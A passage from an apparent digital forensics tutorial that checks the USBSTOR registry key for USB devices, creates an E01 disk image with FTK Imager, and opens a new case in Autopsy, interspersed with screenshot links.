
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR

- Shows connected one USB device.




Step 2: Creating Disk Image


Open Ftk imager to make an image of F drive. Click on file.




Then click on capture disk image and then click on logical drive.




Click on add button.



Now select e01 option.



Fill all the fields.



Select destination folder where you want to save an disk image.






Image created successfully.




Here it is two files name “filerecover.E01”.




Step 3: Collecting Evidence


Open autopsy. Click on new case.




Enter case Name.



